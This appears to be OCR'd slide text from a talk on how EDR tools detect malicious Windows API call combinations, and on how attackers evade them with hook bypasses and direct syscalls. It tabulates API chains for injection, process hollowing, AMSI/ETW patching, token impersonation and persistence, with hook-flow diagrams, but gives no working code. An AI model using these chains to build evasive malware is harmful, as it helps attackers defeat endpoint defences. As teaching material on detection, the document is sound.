Shellcode Injection	`VirtualAlloc` → `memcpy` → `CreateThread`	Local shellcode execution
Remote Injection	`OpenProcess` → `VirtualAllocEx` → `WriteProcessMemory` → `CreateRemoteThread`	Code injection into remote process
Process Hollowing	`CreateProcess` → `ZwUnmapViewOfSection` → `WriteProcessMemory` → `SetThreadContext`	Replacing memory of legit processes
AMSI / ETW Bypass	`AmsiScanBuffer` / `EtwEventWrite` → `VirtualProtect` → Patch	Disables telemetry/logging
Reflective DLL Injection	`LoadLibrary` → `GetProcAddress` → Loader	Loads DLL from memory only


What EDR’s Checks ? – Suspicions combos




Technique	API Combo	Purpose
C2 Beaconing	`InternetConnect` → `HttpSendRequest`	C2 over HTTP/S
Token Impersonation	`OpenProcessToken` → `DuplicateTokenEx` → `ImpersonateLoggedOnUser`	Escalate or hijack token/session
Registry Persistence	`RegCreateKeyEx` → `RegSetValueEx` → `ShellExecute`	Autorun persistence
API Resolution	`GetModuleHandle` → `GetProcAddress`	Resolve functions dynamically
EDR Unhooking	`ReadProcessMemory` → manual syscall	Avoid userland hooks with direct syscalls

But theses functions run’s in Users mode !! We can do ????? H …

Windows API – Layers of call



Function Hook – IAT Hooked Execution Flow



Application wants call CreateProcessA
Application.exe
Import Address Table (function pointers)
KERNEL32.dll
CreateProcessA code
Unhooked
Hooked
HOOK.dll
Arbitrary code
Call original CreateProcessA

```
...
mov rax, qword ptr [ IAT Index 0x02 ]
call rax
...
```


0x00	Addr of Function1
0x01	Addr of Function2
0x02	Addr of arbitrary code
...	

Figure 8: Execution flow with interception

EDR functions Hooks - Chain


2. JMP Instruction to EDR code
4. Make syscall if no detection
processthreadsapi.h
Userland
CreateRemoteThread
NtCreateThreadEx
NTDLL.dll
userland
Check params, other syscalls
EDR Function
SYSCALL Instruction
Kernel-mode
1. Call function in NTDLL
3. Return to call OR detection

EDR functions Hooks - Code



MAIN.EXE

code
code
CreateRemoteThread(....)
code

KERNEL32.DLL

hooked CreateRemoteThread

jmp EDR.DLL!Inspect
other_instructions


EDR.DLL

hooked CreateRemoteThread

instructions that check function arguments, etc

jmp KERNEL32.dll!other_instructions

Bypass EDR Hooks



Windows user mode
(Ring 3)

Malware.exe

Execute
System Call

Windows API

CreateFileW()
Kernel32.dll

Windows API

CreateFileW()
Kernelbase.dll

Native API

NtCreateFile()
Ntdll.dll

Windows kernel mode
(Ring 0)

Execute
KiSystemCall64

System Service Descriptor Table (SSDT)

Compare or search for respective executed function code of NtCreateFile()

Execute

NtCreateFile()
Function Code

The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

How modern E/X DR Operates

🔍 **Detection** Real-time behavioral & signature-based threat detection

